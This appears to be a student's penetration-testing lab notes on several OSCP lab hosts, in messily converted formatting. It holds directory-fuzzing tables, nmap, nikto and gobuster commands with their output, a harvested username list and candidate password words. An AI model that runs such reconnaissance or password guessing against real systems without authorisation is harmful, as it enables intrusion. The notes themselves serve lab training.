| 000000012: | 200      | 170 L | 650 W | 7381 Ch  | "# on atleast 2 different hosts"                                   |
| 000000014: | 200      | 170 L | 650 W | 7381 Ch  | "#"                                                                |
| 000000004: | 200      | 170 L | 650 W | 7381 Ch  | "#"                                                                |
| 000000013: | 200      | 170 L | 650 W | 7381 Ch  | "#"                                                                |
| 000000015: | 200      | 170 L | 650 W | 7381 Ch  | "index"                                                            |
| 000000035: | 400      | 0 L   | 2 W   | 50 Ch    | "cgi-bin"                                                          |
| 000000040: | 200      | 170 L | 650 W | 7381 Ch  | "default"                                                          |
| 000000125: | 303      | 0 L   | 6 W   | 55 Ch    | "user"                                                             |
| 000000122: | 200      | 176 L | 960 W | 16703 Ch | "projects"                                                         |
| 000000182: | 303      | 0 L   | 6 W   | 64 Ch    | "data"                                                             |
| 000000241: | 400      | 0 L   | 2 W   | 50 Ch    | "wp-content"                                                       |
| 000000258: | 503      | 0 L   | 4 W   | 67 Ch    | "welcome"                                                          |
| 000000259: | 200      | 151 L | 380 W | 6893 Ch  | "admin"                                                            |
| 000000269: | 500      | 0 L   | 19 W  | 719 Ch   | "static"                                                           |
| 000000386: | 303      | 0 L   | 6 W   | 53 Ch    | "issues"                                                           |
| 000000475: | 400      | 0 L   | 2 W   | 50 Ch    | "wp-login"                                                         |
| 000000640: | 400      | 0 L   | 2 W   | 50 Ch    | "used-cars"                                                        |
| 000000702: | 400      | 0 L   | 2 W   | 50 Ch    | "privacy-policy"                                                   |

|             |     |     |      |        |            |
|-------------|-----|-----|------|--------|------------|
| 000000708:  | 400 | 0 L | 2 W  | 50 Ch  | "contact-  |
| "us"        |     |     |      |        |            |
| 000000786:  | 400 | 0 L | 2 W  | 50 Ch  | "wp-       |
| "includes"  |     |     |      |        |            |
| 000000813:  | 400 | 0 L | 2 W  | 50 Ch  | "site-     |
| "map"       |     |     |      |        |            |
| 000000972:  | 400 | 0 L | 2 W  | 50 Ch  | "german-   |
| "cars"      |     |     |      |        |            |
| 000000973:  | 400 | 0 L | 2 W  | 50 Ch  | "japan-    |
| "cars"      |     |     |      |        |            |
| 000000974:  | 400 | 0 L | 2 W  | 50 Ch  | "moto-     |
| "news"      |     |     |      |        |            |
| 000000978:  | 400 | 0 L | 2 W  | 50 Ch  | "wp-       |
| "register"  |     |     |      |        |            |
| 000000979:  | 400 | 0 L | 2 W  | 50 Ch  | "american- |
| "cars"      |     |     |      |        |            |
| 000000984:  | 400 | 0 L | 2 W  | 50 Ch  | "ferrari-  |
| "dino"      |     |     |      |        |            |
| 000000985:  | 400 | 0 L | 2 W  | 50 Ch  | "italian-  |
| "cars"      |     |     |      |        |            |
| 000000986:  | 400 | 0 L | 2 W  | 50 Ch  | "french-   |
| "cars"      |     |     |      |        |            |
| 000001076:  | 400 | 0 L | 2 W  | 50 Ch  |            |
| "ubuntu-6"  |     |     |      |        |            |
| 000001095:  | 400 | 0 L | 2 W  | 50 Ch  |            |
| "_"         |     |     |      |        |            |
| 000001119:  | 400 | 0 L | 2 W  | 50 Ch  | "about-    |
| "us"        |     |     |      |        |            |
| 000001161:  | 400 | 0 L | 2 W  | 50 Ch  | "valid-    |
| "xhtml10"   |     |     |      |        |            |
| 000001281:  | 400 | 0 L | 2 W  | 50 Ch  | "wp-       |
| "rss2"      |     |     |      |        |            |
| 000001425:  | 500 | 0 L | 19 W | 865 Ch |            |
| "issue"     |     |     |      |        |            |
| 000001466:  | 400 | 0 L | 2 W  | 50 Ch  |            |
| "468x60-1"  |     |     |      |        |            |
| 000001679:  | 400 | 0 L | 2 W  | 50 Ch  | "valid-    |
| "html401"   |     |     |      |        |            |
| 000001759:  | 400 | 0 L | 2 W  | 50 Ch  | "press-    |
| "releases"  |     |     |      |        |            |
| 000001879:  | 400 | 0 L | 2 W  | 50 Ch  |            |
| "125x125-1" |     |     |      |        |            |
| 000001951:  | 400 | 0 L | 2 W  | 50 Ch  | "en-       |
| "US"        |     |     |      |        |            |
| 000001974:  | 400 | 0 L | 2 W  | 50 Ch  | "anti-     |
| "spam"      |     |     |      |        |            |
| 000001977:  | 400 | 0 L | 2 W  | 50 Ch  | "new-      |
| "cars"      |     |     |      |        |            |
| 000002024:  | 400 | 0 L | 2 W  | 50 Ch  |            |
| ""          |     |     |      |        |            |
| 000002130:  | 400 | 0 L | 2 W  | 50 Ch  | "french-   |
| "car"       |     |     |      |        |            |
| 000002133:  | 400 | 0 L | 2 W  | 50 Ch  | "japan-    |
| "car"       |     |     |      |        |            |
| 000002135:  | 400 | 0 L | 2 W  | 50 Ch  | "german-   |
| "car"       |     |     |      |        |            |
| 000002136:  | 400 | 0 L | 2 W  | 50 Ch  | "italian-  |
| "car"       |     |     |      |        |            |
| 000002137:  | 400 | 0 L | 2 W  | 50 Ch  | "us-       |
| "car"       |     |     |      |        |            |
| 000002140:  | 400 | 0 L | 2 W  | 50 Ch  | "honda-    |
| "fcx"       |     |     |      |        |            |
| 000002193:  | 400 | 0 L | 2 W  | 50 Ch  | "open-     |
| "source"    |     |     |      |        |            |
| 000002299:  | 400 | 0 L | 2 W  | 50 Ch  | "en-       |
| "us"        |     |     |      |        |            |

|                  |     |       |       |              |
|------------------|-----|-------|-------|--------------|
| 000002342:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "336x280-2"      |     |       |       |              |
| 000002383:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "2006-12"        |     |       |       |              |
| 000002527:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "mature-sex"     |     |       |       |              |
| 000002531:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "web-hosting"    |     |       |       |              |
| 000002939:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "nph-traceroute" |     |       |       |              |
| 000003003:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "valid-rss"      |     |       |       |              |
| 000003027:       | 200 | 178 L | 749 W | 11521 Ch     |
| "teams"          |     |       |       |              |
| 000003033:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "RSA-336x280"    |     |       |       |              |
| 000003088:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "mailing-lists"  |     |       |       |              |
| 000003180:       | 400 | 0 L   | 2 W   | 50 Ch        |
| "2006-11"        |     |       |       |              |
| 000003196:       | 400 | 0 L   | 2 W   | 50 Ch        |
|                  |     |       |       | "e-commerce" |

# ***pictures***

## **10.11.1.50 Bethany**

## ***enumeration***

Microsoft-IIS/8.5

[Windows Server 2012 R2](#) and [Windows 8.1](#).

x64

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.50 && nmap -sV -Pn 10.11.1.50 && nmap -p- -Pn 10.11.1.50  
ttl=127
```

```
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 16:52 EDT  
Nmap scan report for 10.11.1.50  
Host is up (0.072s latency).  
Not shown: 998 filtered ports  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc
```

```
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 16:52 EDT
```

```
Nmap scan report for 10.11.1.50  
Host is up (0.079s latency).  
Not shown: 998 filtered ports  
PORT      STATE SERVICE VERSION  
80/tcp    open  http  Microsoft IIS httpd 8.5  
|_http-generator: Drupal 7 (http://drupal.org)  
|_http-methods:  
|_ Potentially risky methods: TRACE  
|_http-robots.txt: 36 disallowed entries (15 shown)  
|_includes/ /misc/ /modules/ /profiles/ /scripts/  
|_themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt  
|_INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt  
|_LICENSE.txt /MAINTAINERS.txt  
|_http-server-header: Microsoft-IIS/8.5  
|_http-title: Welcome to Bethany's Page | Bethany's Page  
135/tcp   open  msrpc  Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 19.17 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 16:53 EDT  
Nmap scan report for 10.11.1.50  
Host is up (0.068s latency).  
Not shown: 65532 filtered ports  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc  
9505/tcp  open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 144.41 seconds
```

# nikto

- Nikto v2.1.6

---

+ Target IP: 10.11.1.50  
+ Target Hostname: 10.11.1.50  
+ Target Port: 80  
+ Start Time: 2020-04-30 17:24:32 (GMT-4)

---

+ Server: Microsoft-IIS/8.5  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=comment/reply/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=node/add/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=search/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '?q=user/logout/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 36 entries which should be manually viewed.  
+ OSVDB-39272: /misc/favicon.ico file identifies this app/server as: Drupal 7.x  
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ OSVDB-3092: /README.TXT: This might be interesting...  
+ OSVDB-3092: /readme.txt: This might be interesting...  
+ OSVDB-3092: /UPGRADE.txt: Default file found.  
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.  
+ OSVDB-3233: /INSTALL.mysql.txt: Drupal installation file found.  
+ OSVDB-3233: /INSTALL.pgsql.txt: Drupal installation file found.  
+ OSVDB-3092: /license.txt: License file found may identify site software.  
+ OSVDB-3092: /LICENSE.TXT: License file found may identify site software.  
+ 8762 requests: 0 error(s) and 30 item(s) reported on remote host  
+ End Time: 2020-04-30 17:35:28 (GMT-4) (656 seconds)

---

+ 1 host(s) tested

## **userlist**

alice  
bethany  
ann  
lee  
ian  
nick  
pedro

Max  
Bella  
Bailey  
Lucy  
Charlie  
Molly  
Buddy  
Daisy  
Rocky  
Maggie  
Jake \*\*I Like this one a lot\*\*

Sophie  
Jack  
Sadie  
Toby  
Chloe  
Cody  
Bailey  
Buster  
Lola  
Duke  
Zoe  
Cooper  
Abby  
Riley  
Ginger  
Harley  
Roxy  
Bear  
Gracie  
Tucker  
Coco  
Murphy  
Sasha  
Lucky  
Lily  
Oliver  
Angel  
Sam  
Princess  
Oscar  
Emma  
Teddy \*\*Nick's Fav\*\*  
Annie  
Winston  
Rosie  
Sammy  
Ruby  
Rusty  
Lady

- 1 Kyoto, Japan
- 2 Charleston, South Carolina
- 3 Florence
- 4 Siem Reap, Cambodia
- 5 Rome

- 6 Istanbul
- 7 Seville, Spain
- 8 Barcelona
- 9 Mexico City
- 10 New Orleans

## **pictures**

<!--<a href="http://www.rejetto.com/hfs/">HttpFileServer 2.3</a>-->

## **10.11.1.71 Alpha**

## ***enumeration***

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.71 && nmap -sC -sV -Pn 10.11.1.71 && nmap -p- -Pn 10.11.1.71  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 09:51 EDT  
Nmap scan report for 10.11.1.71  
Host is up (0.083s latency).  
Not shown: 998 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
80/tcp open http  
  
Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 09:51 EDT  
Nmap scan report for 10.11.1.71  
Host is up (0.073s latency).  
Not shown: 998 closed ports  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 256 e6:43:89:59:f9:85:d8:e2:bb:e3:d7:ed:28:5c:c5:65 (ECDSA)  
|_ 256 3b:0b:f3:84:3c:7d:6e:2b:2c:81:11:94:16:9b:71:7d (ED25519)  
80/tcp open http Apache/2.4.7 (Ubuntu)  
|_http-server-header: Apache/2.4.7 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 109.82 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 09:52 EDT  
Nmap scan report for 10.11.1.71  
Host is up (0.065s latency).  
Not shown: 65533 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
80/tcp open http  
  
Nmap done: 1 IP address (1 host up) scanned in 75.06 seconds
```

## gobust

```
squid@CoolHandKali:/Yeet/Machines/OSCP/71$ gobuster dir -u http://10.11.1.71/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://10.11.1.71/
[+] Threads:   10
[+] Wordlist:  /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:    10s
=====
2020/05/01 10:54:46 Starting gobuster
=====
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/cache (Status: 301)
/cgi-bin/ (Status: 403)
/core (Status: 301)
/custom (Status: 301)
/index.php (Status: 302)
/javascript (Status: 301)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
/site (Status: 301)
/templates (Status: 301)
=====
2020/05/01 10:55:19 Finished
=====
```

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn 10.11.1.71 && nmap -sC -sV -Pn 10.11.1.71 && nmap -p- -Pn 10.11.1.71
ttl=63
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 09:51 EDT
Nmap scan report for 10.11.1.71
Host is up (0.083s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 09:51 EDT
Nmap scan report for 10.11.1.71
Host is up (0.073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 e6:43:89:59:f9:85:d8:e2:bb:e3:d7:ed:28:5c:c5:65 (ECDSA)
|_ 256 3b:0b:f3:84:3c:7d:6e:2b:2c:81:11:94:16:9b:71:7d (ED25519)
80/tcp    open  http     Apache/2.4.7 (Ubuntu)
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

Nmap done: 1 IP address (1 host up) scanned in 109.82 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-01 09:52 EDT

Nmap scan report for 10.11.1.71

Host is up (0.065s latency).

Not shown: 65533 closed ports

PORt STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 75.06 seconds

## **Pictures**

**10.11.1.72 Beta**

## ***enuemration***

*nmap*

# ***pictures***

## **10.11.1.79 Maria**

Nmap scan report for 10.11.1.222  
Host is up (0.085s latency).

PORt STATE SERVICE  
2233/tcp open infocrypt

Chris is rooted, but I could not find the file... (Chris=222)

## ***enumeration***

Nmap scan report for 10.11.1.222

Host is up (0.085s latency).

2233/tcp open infocrypt

*nmap*

**10.11.1.111 Insider**

## ***enumeration***

Windows 10.0 Build 17763 x64 (name:1NSIDER) (domain:1NSIDER)

Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.111 && nmap -sC -sV -Pn 10.11.1.111 && nmap -p- -Pn 10.11.1.111  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 18:21 EDT  
Nmap scan report for 10.11.1.111  
Host is up (0.075s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
1433/tcp   open  ms-sql-s  
3389/tcp   open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 18:21 EDT  
Nmap scan report for 10.11.1.111  
Host is up (0.074s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE      VERSION  
135/tcp    open  msrpc      Microsoft Windows RPC  
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds?  
1433/tcp   open  ms-sql-s   Microsoft SQL Server 2017 14.00.1000.00; RTM  
| ms-sql-ntlm-info:  
| Target_Name: 1NSIDER  
| NetBIOS_Domain_Name: 1NSIDER  
| NetBIOS_Computer_Name: 1NSIDER  
| DNS_Domain_Name: Insider  
| DNS_Computer_Name: Insider  
|_ Product_Version: 10.0.17763  
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback  
| Not valid before: 2020-03-31T18:28:20  
|_ Not valid after: 2050-03-31T18:28:20  
|_ ssl-date: 2020-05-07T22:19:57+00:00; -1m35s from scanner time.  
3389/tcp   open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
| Target_Name: 1NSIDER  
| NetBIOS_Domain_Name: 1NSIDER  
| NetBIOS_Computer_Name: 1NSIDER  
| DNS_Domain_Name: Insider  
| DNS_Computer_Name: Insider  
| Product_Version: 10.0.17763  
|_ System_Time: 2020-05-07T22:19:49+00:00  
| ssl-cert: Subject: commonName=1nsider  
| Not valid before: 2020-01-20T20:44:36  
|_ Not valid after: 2020-07-21T20:44:36  
|_ ssl-date: 2020-05-07T22:19:57+00:00; -1m35s from scanner time.  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_clock-skew: mean: -1m35s, deviation: 0s, median: -1m35s  
| ms-sql-info:  
| 10.11.1.111:1433:  
| Version:  
|   name: Microsoft SQL Server 2017 RTM  
|   number: 14.00.1000.00  
|   Product: Microsoft SQL Server 2017  
|   Service pack level: RTM  
|   Post-SP patches applied: false  
|_ TCP port: 1433  
| smb2-security-mode:  
| 2.02:
```

```
|_ Message signing enabled but not required
| smb2-time:
|   date: 2020-05-07T22:19:52
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 22.13 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 18:21 EDT

Nmap scan report for 10.11.1.111

Host is up (0.065s latency).

Not shown: 65519 closed ports

| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 135/tcp   | open  | msrpc         |
| 139/tcp   | open  | netbios-ssn   |
| 445/tcp   | open  | microsoft-ds  |
| 1433/tcp  | open  | ms-sql-s      |
| 3389/tcp  | open  | ms-wbt-server |
| 5985/tcp  | open  | wsman         |
| 8732/tcp  | open  | dtp-net       |
| 47001/tcp | open  | winrm         |
| 49664/tcp | open  | unknown       |
| 49665/tcp | open  | unknown       |
| 49666/tcp | open  | unknown       |
| 49667/tcp | open  | unknown       |
| 49668/tcp | open  | unknown       |
| 49669/tcp | open  | unknown       |
| 49670/tcp | open  | unknown       |
| 49671/tcp | open  | unknown       |

Nmap done: 1 IP address (1 host up) scanned in 101.84 seconds

root@CoolHandKali:/Yeet/Machines/OSCP/111# nmap -sC -sV -Pn 10.11.1.111 -p 8732  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 18:23 EDT

Nmap scan report for 10.11.1.111

Host is up (0.086s latency).

| PORT     | STATE | SERVICE              | VERSION                                    |
|----------|-------|----------------------|--------------------------------------------|
| 8732/tcp | open  | http                 | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)    |
|          |       | _http-server-header: | Microsoft-HTTPAPI/2.0                      |
|          |       | _http-title:         | Not Found                                  |
|          |       | Service Info:        | OS: Windows; CPE: cpe:/o:microsoft:windows |

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 14.19 seconds

root@CoolHandKali:/Yeet/Machines/OSCP/111# nmap 10.11.1.111 -sU

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 18:39 EDT

Nmap scan report for 1nsider (10.11.1.111)

Host is up (0.083s latency).

Not shown: 991 closed ports

| PORT     | STATE         | SERVICE       |
|----------|---------------|---------------|
| 69/udp   | open filtered | tftp          |
| 123/udp  | open filtered | ntp           |
| 137/udp  | open filtered | netbios-ns    |
| 138/udp  | open filtered | netbios-dgm   |
| 500/udp  | open filtered | isakmp        |
| 3389/udp | open filtered | ms-wbt-server |
| 4500/udp | open filtered | nat-t-ike     |
| 5353/udp | open filtered | zeroconf      |
| 5355/udp | open filtered | llmnr         |

## **Pictures**

**10.11.1.118 Peter**

## ***enumeration***

## **nmap**

```
echo -e e[5me[31me[1m1e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.118 && nmap -sC -sV -Pn 10.11.1.118 && nmap -p- -Pn 10.11.1.118 && nmap -Pn -p- -sU 10.11.1.118  
1  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-09 11:07 EDT  
Nmap scan report for 10.11.1.118  
Host is up (0.063s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-09 11:07 EDT  
Nmap scan report for 10.11.1.118  
Host is up (0.067s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE      VERSION  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
|   Target_Name: PETER  
|   NetBIOS_Domain_Name: PETER  
|   NetBIOS_Computer_Name: PETER  
|   DNS_Domain_Name: peter  
|   DNS_Computer_Name: peter  
|   Product_Version: 10.0.17763  
|_  System_Time: 2020-05-09T15:05:21+00:00  
| ssl-cert: Subject: commonName=peter  
| Not valid before: 2020-03-30T17:38:36  
|_ Not valid after: 2020-09-29T17:38:36  
|_ssl-date: 2020-05-09T15:05:22+00:00; -2m00s from scanner time.  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_clock-skew: mean: -2m00s, deviation: 0s, median: -2m01s  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-09 11:07 EDT  
Nmap scan report for 10.11.1.118  
Host is up (0.062s latency).  
Not shown: 65534 filtered ports  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 125.04 seconds  
You requested a scan type which requires root privileges.  
QUITTING!
```

## ***Pictures***

**10.11.1.133**

## ***enumeration***

XP (IIS 5.1)

## nmap

```
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 16:31 EDT
Nmap scan report for 10.11.1.133
Host is up (0.15s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
```

Nmap done: 1 IP address (1 host up) scanned in 59.93 seconds

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 16:32 EDT
```

Nmap scan report for 10.11.1.133

Host is up (0.080s latency).

Not shown: 999 filtered ports

```
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http  Microsoft IIS 5.6
```

| fingerprint-strings:

| GetRequest, HTTPOptions:

```
HTTP/1.1 200 OK
```

```
Date: Mon, 11 May 2020 20:31:03 GMT
```

```
Server: Microsoft IIS 5.6
```

```
Vary: Accept-Encoding
```

```
Content-Length: 619
```

```
Connection: close
```

```
Content-Type: text/html; charset=UTF-8
```

```
<html>
```

```
<head>
```

```
<title>Let's play with the offsec team</title>
```

```
</head>
```

```
<body style="color: #FFFFFF; background-color: #000000;font-family: verdana;">
```

```
<center>
```

```
<div style="width:600px;height:399px;background-image:url(offsec-team.jpg);">
```

```
<form method="post" action="login.asp">
```

```
<table style="padding-top:170px;">
```

```
<tr>
```

```
<td>Username: </td><td><input type="text" name="username" value=""></td>
```

```
</tr>
```

```
<tr>
```

```
<td>Password: </td><td><input type="password" name="password"></td>
```

```
</tr>
```

```
<tr>
```

```
colspan="2" align="right"><input type="submit" name="submit" value="Enter"></td>
```

```
</tr>
```

```
</table>
```

```
</form>
```

```
</div>
```

```
</center>
```

```
</body>
```

```
</html>
```

|\_http-server-header: Microsoft IIS 5.6

|\_http-title: Let's play with the offsec team

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
SF-Port80-TCP:V=7.80%I=7%D=5/11%Time=5EB9B686%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,325,"HTTP/1.1\x20200\x20OK\r\nDate:\x20Mon,\x2011\x20May\x20202
SF:0\x2020:31:03\x20GMT\r\nServer:\x20Microsoft\x20IIS\x205.\x206\r\nVary:\x2
SF:0Accept-Encoding\r\nContent-Length:\x20619\r\nConnection:\x20close\r\nC
SF:ontent-Type:\x20text/html;\x20charset=UTF-8\r\n\r\n<html>\n<head>\n<tit
SF:le>Let's\x20play\x20with\x20the\x20offsec\x20team</title>\n</head>\n<bo
SF:dy\x20style=\"color:\x20#FFFFFF;\x20background-color:\x20#000000;font-f
SF:amily:\x20verdana;\"\n<center>\n<div\x20style=\"width:600px;height:399
SF:px;background-image:url(offsec-team.jpg)\";\">\n<form\x20method=\"post
SF:\\"x20action=\"login.asp\"\"><table\x20style=\"padding-top:170px;\">\n
SF:<tr>\n<td>Username:\x20</td><td><input\x20type=\"text\"\x20name=\"usern
SF:ame\"\x20value=\"\"></td>\n</tr>\n<tr>\n<td>Password:\x20</td><td><input
```

SF:t\x20type=\"password\"\x20name=\"password\"></td>\n</tr>\n<tr>\n<td\x20SF:colspan=2\x20align=right><input\x20type=submit\x20name=su  
SF:bmit\x20value=Enter></td>\n</tr>\n</table>\n</form>\n</div>\n</ce  
SF:nter>\n</body>\n</html>\n")%r(HTTPOptions,325,"HTTP/1.1\x20200\x20OK\r  
SF:\nDate:\x20Mon,\x2011\x20May\x202020\x2020:31:03\x20GMT\r\nServer:\x20M  
SF:icrosoft\x20IIS\x205.6\r\nVary:\x20Accept-Encoding\r\nContent-Length:\x20619\r\nConnection:\x20close\r\nContent-Type:\x20text/html;\x20charse  
SF:t=UTF-8\r\n\r\n<html>\n<head>\n<title>Let's\x20play\x20with\x20the\x20  
SF:ffsec\x20team</title>\n</head>\n<body\x20style="color:\x20#FFFFFF;\x20  
SF:background-color:\x20#000000;font-family:\x20verdana;">\n<center>\n<di  
SF:v\x20style="width:600px;height:399px;background-image:url\offsec-team  
SF:\.jpg\);">\n<form\x20method=post\x20action=login.asp>\n<table  
SF:\x20style="padding-top:170px;">\n<tr>\n<td>Username:\x20</td>\n<td><inp  
SF:ut\x20type="text"\x20name=username\x20value=""></td>\n</tr>\n<t  
SF:r>\n<td>Password:\x20</td>\n<td><input\x20type=password\x20name=pas  
SF:sword"></td>\n</tr>\n<tr>\n<td\x20colspan=2\x20align=right><in  
SF:put\x20type=submit\x20name=submit\x20value=Enter></td>\n</tr>\n<t  
SF:r>\n</table>\n</form>\n</div>\n</center>\n</body>\n</html>\n");

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 107.82 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 16:34 EDT

Nmap scan report for 10.11.1.133

Host is up (0.068s latency).

Not shown: 65534 filtered ports

PORt STATE SERVICE

80/tcp open http

